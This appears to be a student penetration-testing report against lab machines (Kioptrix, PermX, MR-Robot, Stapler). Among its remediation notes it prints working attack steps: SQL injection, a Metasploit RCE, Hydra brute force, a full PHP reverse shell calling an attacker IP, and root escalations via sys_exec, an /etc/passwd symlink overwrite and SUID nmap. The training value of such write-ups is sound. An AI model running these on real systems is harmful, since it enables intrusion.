

Penetration Testing Report

Kioptrix level 3 & 4 Vulnerabilities

- **SQL Injection Kioptrix level 3 & 4 Vulnerabilities**

Description:	SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve.
Impact:	Critical
System:	192.168.1.25
References:	https://portswigger.net/web-security/sql-injection

Exploitation Proof of Concept



The image shows a login form titled "Member Login". It has two input fields: "Username : john" and "Password :". Below the form is a cartoon illustration of a goat with large horns and a small body. At the bottom, the text "LigGoat secure Login Copyright (c) 2013" is visible.

Figure 1: Vulnerable Login form

```

└─[moaaz㉿kali]-(~/go/bin)
$ ./gobuster dir -u http://192.168.1.25 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.1.25
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/index           (Status: 200) [Size: 1255]
/images          (Status: 301) [Size: 352] [→ http://192.168.1.25/images/]
/member          (Status: 302) [Size: 220] [→ index.php]
/logout          (Status: 302) [Size: 0] [→ index.php]
/john            (Status: 301) [Size: 350] [→ http://192.168.1.25/john/]
/robert          (Status: 301) [Size: 352] [→ http://192.168.1.25/robert/]
/server-status   (Status: 403) [Size: 332]
Progress: 220560 / 220561 (100.00%)
=====
Finished
=====
```

Figure 2: Content discovery

A SQL injection attack attempts to exploit vulnerabilities in a web application's database layer by inserting or "injecting" malicious SQL code into queries made by the application. This attack allows an attacker to interfere with the queries the application makes to its database.

Member's Control Panel


Username : john
 Password : MyNameIsJohn

[Logout](#)

Figure 3: Successful Login


- **Gaining root privileges using mysql**

Description:	Gaining root privileges using the sys_exec function in MySQL is considered a severe vulnerability that can occur when the MySQL server is configured improperly, specifically when it has administrative-level access to the underlying operating system.
Impact:	High
System:	192.168.1.25
References:	https://sekkio.medium.com/linux-privilege-escalation-mysql-service-udf-exploit-db448541d5dd



```
john@Kiorptraix4:~$ cd /var/www/
john@Kiorptraix4:/var/www$ ls
checklogin.php database.sql images index.php john login_success.php logout.php member.php robert
john@Kiorptraix4:/var/www$ cat checklogin.php
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

Figure 4 : Username and password for MySQL



```
ERROR 2006 (HY000): Lost connection to MySQL server during query
mysql> SELECT sys_exec ('usermod -a -G admin john');
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id: 1
Current database: *** NONE ***

+-----+
| sys_exec ('usermod -a -G admin john') |
+-----+
| NULL                                     |
+-----+
1 row in set (0.00 sec)

mysql> exit
Bye
john@Kiorptraix4:/var/www$ sudo su
[sudo] password for john:
root@Kiorptraix4:/var/www# cd
root@Kiorptraix4:~# ls
congrats.txt lshell-0.9.12
root@Kiorptraix4:~#
```

Figure 5: using sys_exec to give john an admin

- Metasploit exploit: exploit/multi/http/lcms_php_exec

Description:	is a Metasploit module used to exploit a remote code execution (RCE) vulnerability in LotusCMS , a web-based content management system (CMS). This vulnerability allows attackers to execute arbitrary PHP code on the target server by leveraging a flaw in how the application processes user-supplied input.
Impact:	High
System:	192.168.1.18
References:	Metasploit

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search LotusCMS
Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  exploit/multi/http/lcms_php_exec   2011-03-03       excellent  Yes    LotusCMS 3.0 eval() Remote Command Execution
                                         Login

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/lcms_php_exec

payload -> generic/shell_bind_tcp
msf6 exploit(multi/http/lcms_php_exec) > exploit

[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Started bind TCP handler against 192.168.1.18:4444
[*] Command shell session 1 opened (192.168.1.19:41993 → 192.168.1.18:4444) at 2024-10-16 23:11:34 +0300

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Kioptrix3:/home/www/kioptrix3.com$ █
```

Figure 6: Gaining a Shell

- **Gaining root privileges**

Description:	Gaining root privileges
Impact:	High
System:	192.168.1.18
References:	

```
www-data@Kioptrix3:/home/loneferret$ locate config.php
locate config.php
/home/www/kioptrix3.com/gallery/gconfig.php
www-data@Kioptrix3:/home/loneferret$ cat /home/www/kioptrix3.com/gallery/gconfig.php
<neferret$ cat /home/www/kioptrix3.com/gallery/gconfig.php
<?php
    error_reporting(0);
    /*
     * A sample Gallarific configuration file. You should edit
     * the installer details below and save this file as gconfig.php
     * Do not modify anything else if you don't know what it is.
    */
    // Installer Details -
    // Enter the full HTTP path to your Gallarific folder below,
    // such as http://www.yoursite.com/gallery
    // Do NOT include a trailing forward slash
    $GLOBALS["gallarific_path"] = "http://kioptrix3.com/gallery";
    $GLOBALS["gallarific_mysql_server"] = "localhost";
    $GLOBALS["gallarific_mysql_database"] = "gallery";
    $GLOBALS["gallarific_mysql_username"] = "root";
```

-SQL query:

```
SELECT *
FROM `dev_accounts`
LIMIT 0 , 30
```

Profiling Edit Explain SQL Create PHP Code Refresh

Show:	30	row(s) starting from record #	0	in horizontal mode and repeat headers after	100	cells												
Sort by key:	None																	
<table border="1"> <thead> <tr> <th>← →</th> <th>id</th> <th>username</th> <th>password</th> </tr> </thead> <tbody> <tr> <td><input type="checkbox"/></td> <td>1</td> <td>dreg</td> <td>Od3eccfb887aab50f243b3f155c0f85</td> </tr> <tr> <td><input checked="" type="checkbox"/></td> <td>2</td> <td>loneferret</td> <td>5badca789d3d1d09794d8f021f40fe</td> </tr> </tbody> </table>							← →	id	username	password	<input type="checkbox"/>	1	dreg	Od3eccfb887aab50f243b3f155c0f85	<input checked="" type="checkbox"/>	2	loneferret	5badca789d3d1d09794d8f021f40fe
← →	id	username	password															
<input type="checkbox"/>	1	dreg	Od3eccfb887aab50f243b3f155c0f85															
<input checked="" type="checkbox"/>	2	loneferret	5badca789d3d1d09794d8f021f40fe															
<input type="checkbox"/> Check All / Uncheck All With selected: <input type="checkbox"/> <input type="checkbox"/> <input type="checkbox"/>																		
Show:	30	row(s) starting from record #	0	in	horizontal	mode and repeat headers after	100	cells										

Figure 6: finding password for the user

```
# User privilege specification
root      ALL=(ALL) ALL
loneferret ALL=NOPASSWD: ALL
```

Figure 7: run any command with sudo without being prompted for a password (NOPASSWD).

```
(moaaz@kali)-[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa loneferret@192.168.1.18
loneferret@192.168.1.18's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ #export TERM=xterm-256color
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ #export TERM=xterm
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ export TERM=xterm
loneferret@Kioptrix3:~$ sudo ht
[1]+  Stopped Now available on Black sudo ht
loneferret@Kioptrix3:~$ sudo su -
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:~#
```

Figure 8: change user to root

Graduation project

PermX

Severity	High
Description	Unauthorized access to sensitive files can occur through improperly configured ACLs (Access Control Lists). Unrestricted subdomains can increase attack vectors, while weak password management and improper file permissions can lead to privilege escalation.
Observation	<ul style="list-style-type: none"> - Access Control: Weak ACL settings allow unauthorized access to sensitive files. - Access Control: Exposed subdomains can reveal sensitive data. - Access Control: Weak passwords make user accounts susceptible to brute-force attacks. - Access Control: Improper file permissions can be exploited for privilege escalation.
Remediation	<ul style="list-style-type: none"> - Restrict ACL Misconfigurations: Tighten ACL settings to prevent unauthorized access. - Limit Subdomain Exposure: Use enumeration tools carefully and secure unnecessary subdomains. - Password Management: Use strong, unique passwords and store credentials securely. - Audit File Permissions: Regularly review file and directory permissions to prevent symlink abuse.
System	192.168.1.2

Exploitation Proof of Concept

while my searching i found the web page vulnerable to **CVE-2023-4220 Chamilo's LMS**

<https://github.com/m3m0o/chamilo-lms-unauthenticated-big-upload-rce-poc>

- **Tool Used:** LinPEAS a script for enumerating potential privilege escalation paths on Linux systems.
- **Process:** During the enumeration with LinPEAS, stored credentials were identified. These credentials were then used to log in to the **PermX Machine**, allowing access to the system.

```

/var/www/chamilo/app/config/configuration.php:$_configuration['db
_password'] = '03F6lY3uXAP2bkW8';
/var/www/chamilo/app/config/configuration.php:$_configuration['pa
ssword_encryption'] = 'bcrypt';
/var/www/chamilo/app/config/configuration.php://$_configuration['
password_requirements'] = [
/var/www/chamilo/app/config/configuration.php://$_configuration['
email_template_subscription_to_session_confirmation_lost_password
'] = false;
/var/www/chamilo/app/config/configuration.php://$_configuration['
force_renew_password_at_first_login'] = true;
/var/www/chamilo/app/config/configuration.php://$_configuration['
password_conversion'] = false;
/var/www/chamilo/cli-config.php:      'password' => $_configuration
['db_password'],

```

- **Outcome:** Successful login using the credentials enabled further access, potentially leading to further enumeration or privilege escalation within the machine.

```

└─(a6min㉿kali)-[~/tmp/tmp.LT9pTEVVbg]
$ ssh mtz@10.10.11.23
mtz@10.10.11.23's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-113-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat Oct 19 10:34:59 PM UTC 2024

System load:          0.08
Usage of /:           59.0% of 7.19GB
Memory usage:         21%
Swap usage:           0%
Processes:            228
Users logged in:     1
IPv4 address for eth0: 10.10.11.23
IPv6 address for eth0: dead:beef::250:56ff:fe94:701e

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Oct 19 22:21:22 2024 from 10.10.14.224
mtz@permx:~$ 

```

- A **symlink (symbolic link)** is created to point to a sensitive file (e.g., a file owned by `root` or a privileged user).
 - By creating a symlink pointing to a critical file (like `/etc/passwd` or another sensitive configuration file), it allowed the user to access or overwrite the contents of that file.
 - This technique can be used to escalate privileges, especially when writable directories or files are misconfigured to allow regular users to create symlinks.
- **Outcome:** The symlink exploitation provided elevated access or allowed manipulation of files that should normally require higher privileges, facilitating **privilege escalation** to a higher user or `root` access on the **PermX Machine**.
- also via a script was provided in the machine i get the root access with symlink

```

if [ "$#" -ne 3 ]; then
/usr/bin/echo "Usage: $0 user perm file"
exit 1
fi

user="$1"
perm="$2"
target="$3"

if [[ "$target" != /home/mtz/* || "$target" == *..* ]]; then
/usr/bin/echo "Access denied."
exit 1
fi

# Check if the path is a file
if [ ! -f "$target" ]; then
/usr/bin/echo "Target must be a file."
exit 1
fi

/usr/bin/sudo /usr/bin/setfacl -m u:"$user":'$perm' "$target"

```

```

mtz@permx:~$ ln -s /etc/passwd /home/mtz/mypass
mtz@permx:~$ /usr/bin/sudo /opt/acl.sh mtz rw /home/mtz/mypass
mtz@permx:~$ echo "myroot::0:0:myroot:/myroot:/bin/bash" >> /home/mtz/mypass
mtz@permx:~$ su myroot
root@permx:/home/mtz# id
uid=0(root) gid=0(root) groups=0(root)
root@permx:/home/mtz# cd /root
root@permx:/root# ls
backup  reset.sh  root.txt
root@permx:/root# cat root.txt
b46ce6a97e9f87e9d5b8d8aa68e2d125
root@permx:/root# 

```

MR-Robot

Severity	High
Description	Poorly secured WordPress installations and misconfigured services can expose the system to attacks. Unchecked SUID files and lack of reverse shell protections can lead to elevated privileges and remote access risks.
Observation	<ul style="list-style-type: none"> - Confidentiality: Exposed WordPress installations may lead to unauthorized access. - Integrity: Improperly configured services may allow attackers to modify system behavior. - Access Control: SUID files can be exploited for privilege escalation. - Confidentiality: Lack of reverse shell protections allows attackers to establish remote access.

Severity	High	Graduation project
Remediation	<ul style="list-style-type: none"> - Secure WordPress Setup: Regularly update, disable user enumeration, and use security plugins. - Harden System Services: Review and disable unnecessary services. - SUID Files Check: Audit SUID files to ensure no unnecessary ones are present. - Use Reverse Shell Protections: Implement firewall rules to restrict outbound connections and use monitoring tools to detect reverse shells. 	
System	192.168.1.3	

Exploitation Proof of Concept

- **Enumeration with Web Tools:** Initial enumeration is performed using tools like **Gobuster** or **Dirsearch** to discover hidden directories or files on the website.

```
Added to the queue: wp-content/plugins/all-in-one-wp-migration/storage/
[21:45:56] 200 -    0B - /wp-content/plugins/google-sitemap-generator/sitemap-core.php
[21:45:56] 500 -    0B - /wp-content/plugins/hello.php
[21:45:57] 403 - 228B - /wp-content/upgrade/
Added to the queue: wp-content/upgrade/
[21:45:57] 403 - 228B - /wp-content/uploads/
Added to the queue: wp-content/uploads/
[21:45:58] 200 -    0B - /wp-cron.php
[21:45:58] 301 - 240B - /wp-includes -> http://10.10.215.43/wp-includes/
Added to the queue: wp-includes/
[21:45:58] 403 - 221B - /wp-includes/
[21:45:58] 500 -    0B - /wp-includes/rss-functions.php
[21:45:58] 200 -    1KB - /wp-login
[21:45:58] 200 -    1KB - /wp-login.php
[21:45:58] 200 -    1KB - /wp-login/
Added to the queue: wp-login/
[21:45:58] 301 -    0B - /wp-register.php -> http://10.10.215.43/wp-login.php?action=register
[21:45:58] 302 -    0B - /wp-signup.php -> http://10.10.215.43/wp-login.php?action=register
[21:46:00] 301 -    0B - /www/phpMyAdmin/index.php -> http://10.10.215.43/www/phpMyAdmin/
[21:46:01] 301 -    0B - /xampp/phpmyadmin/index.php -> http://10.10.215.43/xampp/phpmyadmin/
```

Enumeration: WPScan was used to scan the WordPress site running on the **MR-Robot Machine**.

```
[+] WordPress theme in use: twentyfifteen
| Location: http://10.10.215.43/wp-content/themes/twentyfifteen/
| Last Updated: 2024-07-16T00:00:00.000Z
| Readme: http://10.10.215.43/wp-content/themes/twentyfifteen/readme.txt
| [!] The version is out of date, the latest version is 3.8
| Style URL: http://10.10.215.43/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
| Style Name: Twenty Fifteen
| Style URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st
.
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In 404 Page (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.215.43/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match: 'Version: 1.3'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:12 <===== (137 / 137) 100.00% Time: 00:00:

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Sep 27 21:55:40 2024
[+] Requests Done: 189
[+] Cached Requests: 6
[+] Data Sent: 45.133 KB
[+] Data Received: 21.795 MB
[+] Memory used: 282.426 MB
[+] Elapsed time: 00:00:28
```

- **Discovered WordPress Installation:** The enumeration reveals that the target website is running **WordPress**.

ERROR: The password you entered for the username Elliot is incorrect. [Lost your password?](#)

- **Credentials:** After identifying the WordPress login page (`/wp-login.php`), common username/password combinations were tested via .

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 01:04:31
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858237 login tries (l:1/p:858237), ~53640 tries per task
[DATA] attacking http-post-form://10.10.245.64:80/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.10.245.64%2Fwp-admin%2F&testcookie=1:The password you
[80][http-post-form] host: 10.10.245.64 login: Elliot password: ER28-0652
[STATUS] attack finished for 10.10.245.64 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 01:04:35
```

user's Blog + New

Graduation project

Howdy, Elliot Alderson Help ▾

Dashboard Posts Media Pages Comments Appearance Themes Customize Widgets Menus Header Background Editor Plugins Users Tools Settings Collapse menu

Select theme to edit: Twenty Fifteen ▾ Select

Templates

404 Template (404.php)

Archives (archive.php)

author-bio.php

Comments (comments.php)

content-link.php

content-none.php

content-page.php

content-search.php

content.php

Footer (footer.php)

Theme Functions (functions.php)

Header (header.php)

Image Attachment Template (image.php)

back-compat.php

custom-header.php

customizer.php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
\$VERSION = "1.0";
\$ip = '10.13.67.36'; // You have changed this
\$port = 4221; // And this
\$chunk_size = 1400;
\$write_a = null;
\$error_a = null;
\$shell = 'uname -a; w; id; /bin/sh -i';
\$daemon = 0;
\$debug = 0;

// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
 // Fork and have the parent process exit
 \$pid = pcntl_fork();

Documentation: Function Name... ▾ Look Up

```
(a6m1n㉿kali)-[~/tmp/tmp.emIOqDpl8u]  
$ nc -nvlp 4221  
listening on [any] 4221 ...  
connect to [10.13.67.36] from (UNKNOWN) [10.10.245.64] 47187  
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux  
22:39:55 up 1:29, 0 users, load average: 0.02, 0.03, 0.05  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=1(daemon) gid=1(daemon) groups=1(daemon)  
/bin/sh: 0: can't access tty; job control turned off  
$
```

go to Appearance > Editor > edit on Archive.php

with that Pentestmonkey's php reverse shell

```
<?php  
// php-reverse-shell - A Reverse Shell implementation in PHP  
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

set_time_limit (0);
\$VERSION = "1.0";
\$ip = '10.13.67.36'; // You have changed this
\$port = 4221; // And this
\$chunk_size = 1400;
\$write_a = null;
\$error_a = null;
\$shell = 'uname -a; w; id; /bin/sh -i';
\$daemon = 0;
\$debug = 0;

// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
 // Fork and have the parent process exit
 \$pid = pcntl_fork();

Graduation project

```
if ($pid == -1) {
    printit("ERROR: Can't fork");
    exit(1);
}

if ($pid) {
    exit(0); // Parent exits
}

// Make the current process a session leader
// Will only succeed if we forked
if (posix_setsid() == -1) {
    printit("Error: Can't setsid()");
    exit(1);
}

$daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not
fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

// 
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
```

```
// Set everything to non-blocking
// Reason: Occasionally reads will block, even though stream_select tells us
they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    // If we can read from the process's STDERR
    // send data down tcp connection
    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
    }
}
```

```

$input = fread($pipes[2], $chunk_size);
if ($debug) printit("STDERR: $input");
fwrite($sock, $input);
}

}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string
";
    }
}
?>

```

This reverse shell provides initial access to the **MR-Robot Machine** as a low-privileged user, allowing for further enumeration and potential privilege escalation.

```

daemon@linux:/$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot

```

Outcome: This reverse shell provides initial access to the **MR-Robot Machine** as a low-privileged user, allowing for further enumeration and potential privilege escalation.

```

daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcfd3d76192e4007dfb496cca67e13b

```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
c3fc...e13b
```

I'm not a robot



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|-------------|------|----------------------------|
| c3fc...e13b | md5 | abcdefghijklmnopqrstuvwxyz |

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
```

NOW via SUID i get root access with nmap command

```
robot@linux:~$ find / -user root -perm /4000 2>/dev/null
find / -user root -perm /4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
```

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
```

Stapler 1 & VulnOS 2 Machines Report

Vulnerability 1: Anonymous FTP Login

- **Severity:** High
- **Description:** The FTP service (vsFTPD 3.0.3) allows anonymous login, which exposes sensitive information such as system usernames (Harry, Elly, John). Attackers could gain access to FTP directories and potentially exploit this to enumerate users, access files, and further compromise the system.
- **Mitigation:**
 1. **Disable Anonymous FTP Access:** Ensure anonymous access is disabled in the FTP configuration.
 2. **Restrict User Permissions:** Limit user access to only necessary directories.
 3. **Use Secure Protocols:** Replace FTP with SFTP or FTPS, which provide encrypted data transmission.

Vulnerability 2: SSH Brute Force

- **Severity:** Medium
- **Description:** SSH (OpenSSH 7.2p2) is vulnerable to brute force attacks, potentially leading to unauthorized access to user accounts. Hydra was used to successfully brute force login credentials (user: peter, pass: JZQuyIN5).
- **Mitigation:**
 1. **Implement Multi-factor Authentication (MFA):** Require MFA for all SSH logins.
 2. **Limit SSH Access:** Restrict SSH access by allowing only specific IPs to connect.
 3. **Use Fail2ban:** Implement Fail2ban or other intrusion prevention systems to block repeated failed login attempts.

Vulnerability 3: Samba Null Session

- **Severity:** High
- **Description:** Samba service allows null session connections, enabling attackers to enumerate users, groups, and shared files without authentication. This can lead to further attacks like password cracking or privilege escalation.
- **Mitigation:**
 1. **Disable Null Sessions:** Modify Samba configuration to disable null sessions.
 2. **Restrict Access:** Limit access to Samba shares by enforcing authentication for all users.
 3. **Update Samba:** Ensure Samba is updated to a secure version with null session vulnerabilities patched.

Vulnerability 4: SQL Injection in Opendocman

- **Severity:** Critical
- **Description:** The web application running on Opendocman version 1.2.7 is vulnerable to SQL injection via the /jabcd0cs/ajax_udf.php endpoint. Using SQLmap, the database (`odm_user` table) was successfully dumped, exposing sensitive user credentials (webmin, guest).
- **Mitigation:**
 1. **Patch Opendocman:** Update to the latest version of Opendocman with security patches.
 2. **Sanitize User Inputs:** Implement proper input validation and prepared statements to prevent SQL injection.
 3. **Use Web Application Firewalls (WAFs):** Employ a WAF to detect and block SQL injection attempts.

Vulnerability 5: Exposed WordPress Configuration File

- **Severity:** High
- **Description:** During the HTTP/HTTPS testing, the `robots.txt` file exposed hidden directories. Exploiting the vulnerable WordPress plugin revealed the `wp-config.php` file, which contained database credentials, leading to unauthorized database access.
- **Mitigation:**
 1. **Protect Sensitive Files:** Ensure critical files like `wp-config.php` are not publicly accessible by modifying file permissions.
 2. **Update WordPress Plugins:** Regularly update all WordPress plugins and themes to the latest versions.
 3. **Restrict Directory Listing:** Disable directory listing to prevent exposure of hidden files.

Stapler 1 POC

Machine: Stapler 1

IP address: 192.168.83.136

Operating System: Linux, Ubuntu

Goal: Penetration Testing Process

| Port | Service | Version |
|------------|--------------|-----------------------|
| 21/TCP | FTP | vsFTPD 3.0.3 - secure |
| 22/TCP | SSH | OpenSSH 7.2p2 |
| 53/TCP-UDP | NS | dnsmasq-2.75 |
| 80/TCP | HTTP | PHP cli server 5.5 |
| 137/UDP | Net-BIOS-NS | Samba smbd 4.3.9 |
| 138/UDP | Net-BIOS-Dgm | |
| 139/TCP | Net-BIOS-SSN | |
| 666/TCP | Doom | |
| 3306/TCP | MySQL | MySQL 5.7.12-0ubuntu1 |
| 12380/TCP | HTTP | Apache httpd 2.4.18 |

Testing FTP

- Anonymous FTP Login allowed; **Anonymous:Anonymous OR Anonymous:** OR **ftp:ftp**
- **Exposed Names:** Harry, Elly, John

```
[mahmoud@kali:[~/Desktop/stapler]
$ ftp 192.168.83.136 21
Connected to 192.168.83.136.
220-
220-
220-I Harry, make sure to update the banner wh
access here |
220-
```

```
[mahmoud@kali:[~/Desktop/stapler]
$ cat 192.168.83.136/note
